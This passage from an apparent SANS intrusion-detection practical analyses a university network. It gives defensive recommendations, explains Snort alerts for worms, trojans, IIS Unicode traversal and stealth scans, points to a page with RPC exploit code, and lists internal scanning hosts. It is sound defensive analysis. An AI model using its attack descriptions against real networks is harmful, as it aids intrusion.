The list of top talkers from the scans file was then produced, and these systems were investigated one at a time. The broad patterns discussed in the *Top Talkers: Internal Scanners* (p. 42) section emerged. To validate the patterns observed in the top talking scanners were consistent, a random sampling of scanning systems that were not top talkers was then investigated. Aside from differences in timing and targets (both destination network and port), the behavior of the scanners was remarkably consistent. This analyst considers scanning a hostile act, so all of the scanning systems were added to the list of suspected compromises. This constituted the bulk of systems on that list (367 out of 391).

Defensive Recommendations:

The first, and most important defensive recommendation is simple: establish a perimeter. The client network does not appear to be protected by either firewall or access lists (if it is, that ruleset definitely need tightening). It is understood that this is a university environment, and the arguments against firewalls in universities are well known. But consider that under current conditions, this analysis has identified 391 systems of the class B network that appear to be under the control of persons or organizations unknown. Attackers appear to be accessing internal systems from around the world. The risks of this open stance must be seriously considered. There is also the moral dimension: there

is such a thing as being a good neighbor. Compromised internal systems are being used to launch attacks against many external sites.

Assuming that a firewall is out of the question, there are still important things the university can do to clean up its network. The first step is to inventory the network, and establish some standards. The default install for most operating systems contains numerous vulnerabilities turned on by default. The university should establish its own requirements of what services are necessary. The default set of services should be minimal, so that FTP, telnet, and the small services are off by default. Services that send passwords in the clear (such as FTP and Telnet) should be carefully evaluated, and replaced by their secure counterparts wherever possible (ie, SSH, SFTP). Only systems that require it should have print and rpc enabled. Windows boxes should not have open shares by default. A good starting point for developing such standards can be found in the SANS Top Twenty list at <http://www.sans.org/top20.htm>.

All mailhosts should have virus scanners installed. This will greatly reduce the Trojans and viruses. Similarly, installing host-based defenses can reduce the number of incidents. There are a variety of approaches to host-based defenses, all of which require the expenditure of time and money. Some efforts in this direction are clearly indicated: the university should begin implementing a host-based defense policy.

A defensive strategy to protect internal systems (assuming a perimeter firewall is not possible) is to segregate user systems from servers and research machines. The servers and laboratory machines are the crown jewels of the university, and they deserve as much isolation as possible from such a hostile environment. This may be a good place for departmental (internal) firewalls.


The next defensive recommendation is to lock down to the degree possible all user systems. This is achieved in the corporate world by applying a standard build with minimal privileges to all “typical” user systems. The granting of higher degrees of privilege is then pursued on a case-by-case basis.

Two other defensive recommendations can be accomplished at the border routers without the imposition of a firewall, but they do require access lists. The first is to shun known watchlist networks – that is, drop all traffic to and from hostile networks with known hacker infestations. This is a simple preventative measure that is not foolproof, but will help. The second recommendation is to provide anti-spoofing access lists on all outbound traffic. That is, do not allow traffic to originate from the internal network with a source address outside of the internal network. This is just good Internet manners – it prevents the internal network from being used to launch DoS attacks of many flavors.

Finally, the client needs to implement a monitoring process on its internal network. The local network should be scanned regularly to identify and validate known public servers (FTP, SSH, HTTP, etc.). These servers should be running a known, minimal set of services. When a server goes out of profile, it should be investigated. The security team should also port scan all hosts regularly for a known set of viruses, Trojans and vulnerabilities. For starters, this would include MyServer (port 55850), SubSeven (port 27374), Red Worm (65535), printer (port 515), and SunRPC (port 32771). An incident handling policy should be established to direct the team’s effort when suspect systems are identified.

Good network security is a process that is ongoing. Investigating and cleaning up these suspected systems is only the first step in a longer process. At that point, defensive recommendations should be implemented, the analysis should be repeated, new list of suspects developed and handled, and a new set of defensive recommendations developed. The goal is continuous improvement in security, maintained by the balance application of monitoring, incident handling, and perimeter defense.

Constant vigilance and defense in depth are tools to implement the security process. Security on a network this size this will require commitment from the highest levels of management. It will require a skilled team of incident handlers, and ongoing intrusion detection. It will be worth the effort.



© SANS Institute 2000 - 2002, Author retains full rights

References

This section presents the list of published resources used preparing this report, along with some the most useful web sites. Intrusion detection is a young, dynamic field. Many of the best resources reside online. These online resources have been noted in the text where appropriate. Space does not permit an exhaustive reiteration of the list. But a few favorite online resources are listed below.

Published References

These resources have proven invaluable in developing the ideas presented here.

Northcutt, Steven, and Judy Novak. Network Intrusion Detection: An Analysts Handbook. 2nd Edition. Indianapolis, IN: New Riders Publishing, 2000.

Northcutt, Steven, and Mark Cooper, Matt Fearnow, Karen Frederick. Intrusion Signatures and Analysis. Indianapolis, IN: New Riders Publishing, 2001.

Proctor, Paul. The Practical Intrusion Detection Handbook. Upper Saddle River, NJ: Prentice Hall PTR, 2001.

The SANS Institute. IDS Signatures and Analysis, Parts 1 and 2. Course Reference: Peachtree SANS, January 2002.

The SANS Institute. Intrusion Detection, Snort Style. Course Reference: Peachtree SANS, January 2002.

The SANS Institute. TCP/IP for Intrusion Detection and Firewalls. Course Reference: Peachtree SANS, January 2002.

Online Resources

There are a lot of great security sites on the web. These are personal favorites, and were used extensively in the preparation of this report.

<http://www.incidents.org>

<http://neworder.box.sk>

<http://www.sans.org>

<http://www.securityfocus.com>

<http://www.silicondefense.com>

<http://www.snort.org>

Appendix A: Correlations:

This appendix provides correlations for the alerts generated by the systems suspected of compromise. Where possible, a correlation from an existing GCIA practical will be provided. A link to a non-SANS site providing a good explanation of the threat will also be provided where possible.

High port 65535 tcp - possible Red Worm - traffic

Adore, also known as Red Worm, was a state-of-the art work in its day, and it is well analyzed over at Neohapsis:

<http://archives.neohapsis.com/archives/incidents/2001-04/0056.html>

The alert is triggered by traffic to and from port 65535. Systems with activity on the port are suspect. As Thomas Rodriguez notes, some of the traffic to/from 65535 is with known gaming ports (Quake 3, 27960 and 27961, and BattleNet, 6112). While this doesn't rule out compromise, it presents a benign alternative explanation.

GIAC certification student Thomas Rodriguez has also noted it:

www.giac.org/practical/Thomas_Rodriguez_GCIA.doc

Port 55850 tcp - Possible myserver activity - ref. 010313-1

The MyServer DDoS program is not as well known as some others like Trinoo, but it appears to be popular at the client site. It is discussed on the SANS website at

<http://www.sans.org/y2k/082200.htm>,

and in the Neohapsis archives as well at

<http://archives.neohapsis.com/archives/incidents/2000-10/0136.html>.

GIAC students have noted it here:

www.giac.org/practical/Christof_Voemel_GCIA.txt

SUNRPC Highport Access

This alert represents an attempt to access the SunRPC high ports. Highport access attempts to bind to services on Sun systems via Remote Procedure Calls. This could be one of a family of exploits that capitalizes on RPC vulnerabilities, as discussed by SANS at:

http://www.sans.org/newlook/resources/IDFAQ/trouble_RPCs.htm

More discussion (with exploit code provided) can be found here:

<http://www.securitybugware.org/mUNIXes/4537.html>

Numerous GIAC students have referenced this exploit, including the following:

www.sans.org/y2k/practical/Shong_Chong_GCIA.doc

www.giac.org/practical/Brian_Credeur_GCIA.doc

IIS Unicode

Microsoft's IIS server is vulnerable to a variety of buffer overflow type attacks through its support for Unicode. Attackers can craft URL containing Unicode characters for slashes ("/") and backslashes ("\") that will allow directory traversal and therefore access to files and folders that the server would not otherwise provide. This attack has proven extremely popular against web servers on the internal network. Internet Security Systems provides a brief explanation, and Lucent has documented the IIS Unicode exploit with an entire white paper at the URL below:

http://www.iss.net/security_center/static/5377.php

www.lucent.com/liveline/197020_Whitepaper.pdf

A previous GCIA student has noted the attack here:

www.sans.org/y2k/practical/Jacomo_Piccolini_GCIA.doc

SCR Worm:

SCR, also known as Goner, is a mass mailing worm that exploits vulnerabilities in email and instant messaging programs. It's aggressive and multi-faceted, in that it mails itself to everyone in the Outlook address book, and sends copies to all ICQ contacts online. It uses backdoor scripts to IRC programs, and attempts to disable anti-virus and personal firewall systems. It's a nasty little bug, more information on it can be found here:

http://www.iss.net/security_center/static/7638.php

<http://www.itso.iu.edu/bulletins/gone.epl>

PIF Worm

This is an older worm that arrives through Internet Relay Channel connections. It's also known as BAT_QUERTY, IRC.Movie.3711, and pif.worm.gen. Given the large amount of IRC traffic in the network, and the apparent loose host-based defenses, it's not surprising to find this type of malware on the network. More information on this exploit can be found at:

http://vil.nai.com/vil/content/v_98522.htm

Romeo Worm:

Also known as W32/BleBla.a@MM, this worm propagates via HTML email. While the email appears to contain no attachments, it is encoded to contain two programs, myromeo.exe and myjuliette.chm. The HTML commands windows to save the files and execute them. On execution, the worm then mails itself to all address book entries. More information can be found here:

http://vil.nai.com/vil/content/v_98894.htm

<http://antivirus.about.com/library/virusinfo/blblebla.htm>

TELNET login incorrect

This does not look like an exploit as much as attempted password guessing. Telnet can no longer be considered a very good means of remote access. The systems with the most alerts reported up to 92 and 78 incorrect logins over five days. That seems too many for normal traffic, and probably represents a low-level guessing attack.

In her GCIA practical, Joanne Treumiet suggested this is often a false positive. Her paper is here:

www.sans.org/y2k/practical/JoanneTreumiet

ICMP Fragment Reassembly Time Exceeded

This looks like another mapping or host detection attempt. By sending incomplete fragmented packets, the attacker forces a system that will not respond on any ports to reveal itself. Netware 5.1 systems reveal their OS, because the Fragment Reassembly Time Exceeded ICMP error message has a bad checksum. This could be host detection, or a targeted search for Netware 5.1 servers. More information can be found here:

http://www.iss.net/security_center/static/5591.php

WEB-MISC 403 Forbidden

This alert is generated when a web server returns this status code after a client tries to access a file or directory, and the access is denied. Most of these alerts had a source outside the local network. All local systems that generated this alert as a source became suspects. More information about this attack can be found here:

<http://rr.sans.org/securitybasics/deface.php>

WEB-IIS Unauthorized IP Access Attempt

This alert is very similar to the one above. It is generated when a web server returns this status code after a client tries to access a file or directory, and the access is denied. Most of these alerts had a source outside the local network. All local systems that generated this alert as a source became suspects. There were 58 incidences of this alert, all with an inside source address, and all from three machines (strongly) suspected of compromise. More information about this signature can be found here:

<http://snort.sourcefire.com/snort-db/sid.html?id=1045>

SCAN Proxy attempt

This is a scan looking for open proxy servers. Proxy servers can be used as anonymous relays, so attackers like a string of them available to disguise their real location. This is not an attack so much as a search for systems to use as tools in later attacks. This scan was noted by a GCIA student at:

www.giac.org/practical/simon_devlin_gcia.doc

BACKDOOR NetMetro File List

This is an older Trojan (1999), and it rather surprising to see it still in action. It seems to have a hold on several internal systems. NetMetro traffic is seen originating both inside and outside. More information on this attack can be found at:

http://www.glocksoft.com/trojan_list/Net_Metropolitan.htm

<http://packetstorm.mirror.widexs.nl/mag/default/default6.txt>

SMB Name Wildcard

This port 137 scan uses a Netbios nbstat command, which will get a node status response from netbios and SAMBA clients. The response contains a listing of all the netbios names known to the client. More information on this can be found at the SANS site here:

http://www.sans.org/newlook/resources/IDFAQ/port_137.htm

ICMP Source Quench

The ICMP Source Quench message is an older part of the ICMP protocol. It is a way for a destination to slow down the source. Its use has been deprecated, and it is not a common packet. Its use in the internal network was a bit mysterious, but it looked like an internal system was engaged in Denial of Service. More information is in the Neohapsis archives:

archives.neohapsis.com/archives/snort/2001-02/0246.html

It is noted in the following GCIA practical:

www.giac.org/practical/Roland_Gerlach_GCIA.html

Queso fingerprint

Queso is a new tool for OS fingerprinting, a hostile act. 90% of the Queso alerts came from one system, in what looked like an attempted DoS. This was odd, because Queso is not a DoS tool.

More information on Queso can be found here:

<http://www.insecure.org/nmap/nmap-fingerprinting-article.html>

This alert has been noted by numerous GCIA candidates, including:

www.giac.org/practical/Brian_Credeur_GCIA.doc

SMTP chameleon overflow

This is an older buffer overflow exploit. It occurred only on one system, for a total of three alerts. It probably would not have been reported had the system in question not been involved in other mischief. More information is at BugTraq:

<http://online.securityfocus.com/cgi-bin/vulns-item.pl?section=discussion&id=2387>

It was noted by David Oborn in his GCIA practical assignment:

www.giac.org/practical/David_Oborn_GCIA.html

RFB - Possible WinVNC - 010708-1

WinVNC is a remote desktop access package distributed by AT&T. There is a buffer overflow exploit circulating. This signature generated six alerts, four of them from the internal network. More information about the exploit can be found here:

<http://online.securityfocus.com/cgi-bin/vulns-item.pl?section=discussion&id=2306>

Tiny Fragments - Possible Hostile Activity

The Snort minifrag preprocessor generates this alert when a packet is fragmented, and its size is below the threshold value. Fragmented packets are implicated in a variety of attacks, and are generally regarded with suspicion. Much fragmented traffic came from watchlist networks, making it suspicious. David Singer noted this traffic in his GCIA practical:

www.giac.org/practical/David_Singer_GCIA.doc

X11 outgoing

This alert fires when an internal system tries to send an X-11 window outside the network. This represents a potential remote-access compromise for UNIX systems. This was a relatively rare alert, with 11 instances, only one of which occurred on a system with other suspicious activity. It was noted in the following GCIA practical:

www.sans.org/y2k/practical/Crist_Clark_GCIA.html

INFO - Possible Squid Scan

Squid is a proxy-caching server. It can be used to relay traffic, and thus “launder” an attacker’s source address. Here the attacker is trolling for Squid servers, so rather than an actual attack, this traffic is doing reconnaissance for system available for use in an attack. Information about Squid can be found here:

<http://www.squid-cache.org/Doc/FAQ/FAQ.html>

Previous GCIA practicals have noted it as well:

www.sans.org/y2k/practical/Mark_Limesand.doc

Null scan!

A null scan is a scan with ALL the TCP flags unset, in an attempt to avoid firewall, filtering routers, and IDSes. This is clearly a crafted packet, since this would never happen in the course of a normal TCP conversation. A good explanation of the Null Scan is here:

<http://www.synnergy.net/downloads/papers/portscan.txt>

It has been noted in previous GCIA practicals here:

www.sans.org/y2k/practical/Mark_Menke_GCIA.doc

SCAN FIN

FIN scanning looks for closed ports via inverse mapping. It works due to a BSD bug that has found its way into most TCP IP stacks. A closed port will send a RST back when sent an unexpected FIN, whereas an open port will send no reply. This is well explained at:

<http://www.synnergy.net/downloads/papers/portscan.txt>

It has been noted in previous GCIA practicals at:

www.sans.org/y2k/practical/Mark_Menke_GCIA.doc

© SANS Institute 2000 - 2002, Author retains full rights.

Appendix B: Internal Scanners

This section gives a list of the internal scanners, sorted by number of alerts. There are two tables, UDP scanners and TCP SYN scanners, presented side by side for space reasons. There is some overlap between the tables, as some systems scan both protocols. There are 141 UDP scanners, and 247 TCP SYN scanners, with 18 systems scanning both protocols, for a total of 367 scanners. The number of alerts per scanner ranged from 401,927 to 1. The TCP Scanners are sorted by number of TCP scans. The UDP Scanners are sorted by number of UDP scans.

TCP SCANNERS

IP Address	# TCP Scans	Total Alerts	# TCP Dests	Total Dests.
10.202.97.233	2744	2744	347	347
10.202.60.38	2434	2442	2	3
10.202.97.186	2245	2326	1174	1206
10.202.253.24	2066	2066	491	491
10.202.98.120	2055	2184	641	705
10.202.98.160	1982	2039	379	381
10.202.97.237	1693	1693	196	196
10.202.98.189	1689	1689	364	364
10.202.98.115	1603	1738	817	824
10.202.97.48	1574	1574	103	103
10.202.97.242	1331	1348	398	400
10.202.98.181	1256	1256	265	265
10.202.98.157	1219	1244	316	326
10.202.98.202	1217	1217	264	264
10.202.97.189	1178	1178	110	110
10.202.98.238	1175	1175	229	229
10.202.98.222	1083	1083	237	237
10.202.98.201	1075	1075	259	259
10.202.97.213	1045	1064	292	306
10.202.253.51	1043	1043	207	207
10.202.98.199	1012	1029	510	511
10.202.98.138	750	1619	152	591
10.202.97.154	554	554	245	245
10.202.97.164	552	962	115	327
10.202.84.185	541	5168	60	219
10.202.110.224	517	551	270	272
10.202.100.230	495	4226	295	2081
10.202.97.21	451	451	136	136
10.202.97.160	445	446	289	290
10.202.98.169	417	507	141	170
10.202.97.170	409	409	237	237
10.202.97.249	406	428	150	157

UDP SCANNERS

IP Address	# UDP Scans	Total Alerts	# UDP Dests	Total Dests
10.202.87.50	401927	401927	44935	44935
10.202.97.220	6229	6229	5	5
10.202.84.185	4627	5168	163	219
10.202.100.230	3731	4226	1803	2081
10.202.98.244	4081	4081	74	74
10.202.60.38	8	2442	1	3
10.202.97.186	81	2326	55	1206
10.202.98.120	129	2184	64	705
10.202.98.160	57	2039	2	381
10.202.98.115	135	1738	7	824
10.202.98.138	869	1619	441	591
10.202.97.207	1210	1489	104	242
10.202.98.198	1341	1385	19	54
10.202.140.191	1374	1374	21	21
10.202.97.242	17	1348	2	400
10.202.140.179	1341	1341	21	21
10.202.97.196	1328	1328	67	67
10.202.98.133	1175	1270	354	412
10.202.98.157	25	1244	10	326
10.202.98.150	1130	1130	13	13
10.202.97.192	1096	1119	13	23
10.202.98.170	1081	1087	29	34
10.202.97.213	19	1064	14	306
10.202.98.199	17	1029	8	511
10.202.98.185	738	1016	24	148
10.202.97.163	938	983	213	239
10.202.98.203	973	973	5	5
10.202.97.164	410	962	212	327
10.202.98.184	571	953	95	259
10.202.98.188	803	880	38	82
10.202.98.106	791	832	73	103
10.202.98.230	726	794	156	200

10.202.17.64	388	388	297	297
10.202.98.184	382	953	164	259
10.202.98.152	332	332	183	183
10.202.97.240	319	319	143	143
10.202.70.192	316	325	241	242
10.202.111.157	305	317	289	293
10.202.98.125	300	300	42	42
10.202.97.207	279	1489	140	242
10.202.98.185	278	1016	124	148
10.202.98.129	273	423	34	46
10.202.97.11	270	270	102	102
10.202.98.215	253	259	94	95
10.202.6.47	240	240	155	155
10.202.100.236	228	228	175	175
10.202.98.175	228	228	120	120
10.202.98.112	227	227	123	123
10.202.253.52	220	220	116	116
10.202.98.173	216	218	136	138
10.202.98.123	215	247	111	112
10.202.99.39	212	212	182	182
10.202.97.45	206	206	121	121
10.202.97.50	205	207	108	109
10.202.98.137	203	203	84	84
10.202.98.204	195	195	17	17
10.202.97.177	192	192	104	104
10.202.84.216	184	415	114	115
10.202.98.191	162	162	96	96
10.202.97.167	161	161	93	93
10.202.97.210	159	159	99	99
10.202.97.236	157	157	79	79
10.202.6.35	155	155	92	92
10.202.98.128	148	148	85	85
10.202.98.144	147	148	69	70
10.202.60.8	140	157	5	6
10.202.98.174	140	147	75	76
10.202.98.124	138	221	82	95
10.202.98.108	135	147	95	97
10.202.98.116	128	137	85	89
10.202.6.7	128	131	14	15
10.202.60.16	128	128	1	1
10.202.98.158	127	591	69	212
10.202.253.53	125	125	82	82
10.202.97.198	123	635	84	144
10.202.98.136	123	123	21	21
10.202.6.34	116	116	67	67
10.202.98.214	108	108	62	62
10.202.98.217	100	100	30	30
10.202.98.155	97	97	36	36
10.202.98.133	95	1270	58	412
10.202.98.193	90	94	59	61

10.202.98.132	782	793	89	98
10.202.98.232	780	780	20	20
10.202.98.240	701	725	87	103
10.202.97.215	644	668	203	222
10.202.97.238	578	666	234	279
10.202.97.198	512	635	60	144
10.202.98.113	615	620	21	26
10.202.98.242	558	615	59	63
10.202.98.158	464	591	143	212
10.202.98.162	589	589	38	38
10.202.98.114	529	567	82	107
10.202.97.169	536	554	250	264
10.202.110.224	34	551	22	272
10.202.98.192	439	521	101	147
10.202.97.248	498	511	178	189
10.202.97.166	507	507	118	118
10.202.98.169	90	507	29	170
10.202.98.229	454	507	8	44
10.202.98.178	434	463	76	97
10.202.97.165	444	461	13	26
10.202.97.218	457	457	28	28
10.202.97.204	431	454	173	190
10.202.97.160	1	446	1	290
10.202.98.166	434	441	268	273
10.202.97.249	22	428	13	157
10.202.98.129	150	423	12	46
10.202.84.216	231	415	14	115
10.202.98.176	406	406	179	179
10.202.97.200	340	344	43	43
10.202.98.187	293	328	64	86
10.202.70.192	9	325	1	242
10.202.111.157	12	317	9	293
10.202.137.7	310	310	122	122
10.202.98.180	259	278	21	32
10.202.98.194	232	267	77	107
10.202.98.195	252	260	15	21
10.202.98.215	6	259	1	95
10.202.98.123	32	247	17	112
10.202.97.223	156	238	21	76
10.202.98.207	225	231	37	42
10.202.98.124	83	221	13	95
10.202.98.140	197	220	38	54
10.202.97.179	204	218	76	90
10.202.98.173	2	218	2	138
10.202.97.185	179	213	5	27
10.202.97.50	2	207	1	109
10.202.98.165	201	204	73	76
10.202.98.226	152	192	31	60
10.202.97.162	129	174	26	60
10.202.98.142	165	173	28	36

10.202.97.238	88	666	45	279
10.202.98.127	83	83	55	55
10.202.98.192	82	521	46	147
10.202.97.223	82	238	55	76
10.202.97.195	82	82	53	53
10.202.97.35	82	82	54	54
10.202.98.188	77	880	44	82
10.202.97.214	76	101	63	87
10.202.98.196	76	79	53	54
10.202.98.168	72	77	47	48
10.202.98.230	68	794	47	200
10.202.97.203	68	69	42	43
10.202.97.53	65	65	50	50
10.202.99.207	62	62	50	50
10.202.97.226	60	62	46	48
10.202.98.227	60	60	46	46
10.202.97.212	58	58	51	51
10.202.98.242	57	615	6	63
10.202.98.229	53	507	38	44
10.202.111.11	53	54	39	39
10.202.97.190	53	53	41	41
10.202.97.176	51	51	38	38
10.202.97.188	50	50	37	37
10.202.98.163	49	55	34	34
10.202.98.147	49	53	35	35
10.202.97.245	48	48	30	30
10.202.98.146	48	48	28	28
10.202.98.213	48	48	31	31
10.202.98.171	47	47	33	33
10.202.97.163	45	983	26	239
10.202.97.162	45	174	34	60
10.202.98.149	45	45	28	28
10.202.98.198	44	1385	35	54
10.202.97.16	44	44	25	25
10.202.97.227	44	44	39	39
10.202.97.155	43	43	32	32
10.202.98.118	42	42	31	31
10.202.98.248	42	42	30	30
10.202.98.106	41	832	30	103
10.202.98.107	41	41	32	32
10.202.98.226	40	192	29	60
10.202.97.206	40	40	29	29
10.202.97.209	40	40	33	33
10.202.97.234	39	39	28	28
10.202.98.114	38	567	26	107
10.202.98.224	37	136	29	53
10.202.98.190	37	110	24	38
10.202.253.43	36	36	18	18
10.202.98.141	36	36	22	22
10.202.98.187	35	328	22	86

10.202.98.117	137	170	24	44
10.202.88.181	161	161	161	161
10.202.130.73	159	159	94	94
10.202.60.8	17	157	1	6
10.202.98.144	1	148	1	70
10.202.98.108	12	147	4	97
10.202.98.174	7	147	5	76
10.202.97.217	136	141	50	55
10.202.98.116	9	137	6	89
10.202.98.224	99	136	24	53
10.202.6.7	3	131	1	15
10.202.98.131	102	116	37	47
10.202.97.158	78	111	7	33
10.202.98.135	110	110	19	19
10.202.98.190	73	110	16	38
10.202.97.214	25	101	25	87
10.202.98.193	4	94	2	61
10.202.87.44	91	92	64	65
10.202.97.184	66	85	16	29
10.202.97.243	63	83	52	66
10.202.1.2	81	81	49	49
10.202.60.43	79	79	8	8
10.202.98.196	3	79	3	54
10.202.98.168	5	77	1	48
10.202.98.223	58	72	37	47
10.202.97.203	1	69	1	43
10.202.140.143	63	63	46	46
10.202.97.226	2	62	2	48
10.202.98.139	55	55	30	30
10.202.98.163	6	55	4	34
10.202.111.11	1	54	1	39
10.202.98.147	4	53	3	35
10.202.53.42	47	50	3	4
10.202.98.235	46	47	3	3
10.202.98.111	11	46	11	34
10.202.97.171	25	45	11	26
10.202.97.187	41	43	8	9
10.202.97.52	34	34	26	26
10.202.97.55	33	33	33	33
10.202.98.179	4	33	1	20
10.202.98.220	8	31	2	20
10.202.60.11	27	27	1	1
10.202.98.216	24	24	24	24
10.202.100.158	22	22	21	21
10.202.97.182	21	21	4	4
10.202.5.82	20	20	18	18
10.202.98.228	4	20	4	16
10.202.6.46	12	17	11	12
10.202.98.210	17	17	6	6
10.202.97.232	2	16	1	10

10.202.98.194	35	267	30	107
10.202.98.111	35	46	23	34
10.202.97.185	34	213	22	27
10.202.97.231	34	34	22	22
10.202.98.167	34	34	26	26
10.202.98.183	34	34	27	27
10.202.98.117	33	170	20	44
10.202.97.158	33	111	26	33
10.202.97.161	33	33	27	27
10.202.97.157	32	32	26	26
10.202.97.10	31	31	25	25
10.202.98.126	31	31	25	25
10.202.150.143	30	30	29	29
10.202.70.49	30	30	17	17
10.202.97.180	30	30	22	22
10.202.99.51	30	30	2	2
10.202.98.178	29	463	22	97
10.202.98.179	29	33	19	20
10.202.111.30	27	27	2	2
10.202.97.173	27	27	25	25
10.202.97.19	27	27	17	17
10.202.97.34	27	27	21	21
10.202.97.244	26	26	21	21
10.202.253.42	25	25	16	16
10.202.80.133	25	25	22	22
10.202.97.93	25	25	17	17
10.202.98.110	25	25	18	18
10.202.98.121	25	25	21	21
10.202.98.240	24	725	16	103
10.202.97.215	24	668	19	222
10.202.6.40	24	24	13	13
10.202.97.192	23	1119	12	23
10.202.97.204	23	454	17	190
10.202.98.140	23	220	16	54
10.202.98.220	23	31	18	20
10.202.97.174	22	22	14	14
10.202.98.212	21	21	13	13
10.202.97.243	20	83	14	66
10.202.97.171	20	45	15	26
10.202.98.180	19	278	11	32
10.202.97.184	19	85	13	29
10.202.98.164	19	19	13	13
10.202.98.225	19	19	12	12
10.202.98.236	19	19	11	11
10.202.98.237	19	19	12	12
10.202.97.169	18	554	14	264
10.202.163.107	18	18	14	14
10.202.97.15	18	18	10	10
10.202.97.211	18	18	16	16
10.202.97.216	18	18	18	18

10.202.6.45	15	15	7	7
10.202.98.154	4	15	2	9
10.202.162.65	12	13	3	4
10.202.97.25	9	9	9	9
10.202.60.39	6	6	6	6
10.202.75.228	6	6	6	6
10.202.97.181	6	6	6	6
10.202.97.42	1	5	1	5
10.202.97.43	1	5	1	4

10.202.97.165	17	461	13	26
10.202.98.228	16	20	12	16
10.202.97.63	16	16	10	10
10.202.98.122	16	16	9	9
10.202.98.249	16	16	9	9
10.202.97.179	14	218	14	90
10.202.98.131	14	116	10	47
10.202.98.223	14	72	10	47
10.202.97.232	14	16	10	10
10.202.98.177	14	14	12	12
10.202.98.200	14	14	7	7
10.202.98.246	14	14	10	10
10.202.97.248	13	511	11	189
10.202.97.246	13	13	12	12
10.202.97.47	13	13	12	12
10.202.98.197	13	13	10	10
10.202.83.48	12	12	12	12
10.202.97.239	12	12	11	11
10.202.98.239	12	12	9	9
10.202.98.245	12	12	8	8
10.202.98.132	11	793	10	98
10.202.98.154	11	15	8	9
10.202.97.197	11	11	8	8
10.202.87.6	10	10	6	6
10.202.98.243	10	10	10	10
10.202.116.43	9	9	8	8
10.202.130.123	9	9	2	2
10.202.70.11	9	9	8	8
10.202.97.172	9	9	8	8
10.202.97.222	9	9	9	9
10.202.98.195	8	260	6	21
10.202.98.142	8	173	8	36
10.202.111.139	8	8	6	6
10.202.97.178	8	8	8	8
10.202.97.191	8	8	5	5
10.202.97.225	8	8	6	6
10.202.98.166	7	441	5	273
10.202.97.230	7	7	7	7
10.202.98.209	7	7	7	7
10.202.98.170	6	1087	6	34
10.202.98.207	6	231	6	42
10.202.253.23	6	6	6	6
10.202.97.194	6	6	6	6
10.202.98.113	5	620	5	26
10.202.97.217	5	141	5	55
10.202.6.46	5	17	1	12
10.202.112.12	5	5	1	1
10.202.112.33	5	5	1	1
10.202.142.57	5	5	5	5
10.202.16.42	5	5	5	5

10.202.165.12	5	5	1	1
10.202.87.52	5	5	5	5
10.202.97.202	5	5	5	5
10.202.97.228	5	5	5	5
10.202.97.49	5	5	5	5
10.202.97.74	5	5	5	5
10.202.97.200	4	344	2	43
10.202.97.42	4	5	4	5
10.202.97.43	4	5	4	4
10.202.98.165	3	204	3	76
10.202.53.42	3	50	3	4
10.202.97.187	2	43	1	9
10.202.87.44	1	92	1	65
10.202.98.235	1	47	1	3
10.202.162.65	1	13	1	4

© SANS Institute 2000 - 2002, Author retains full rights.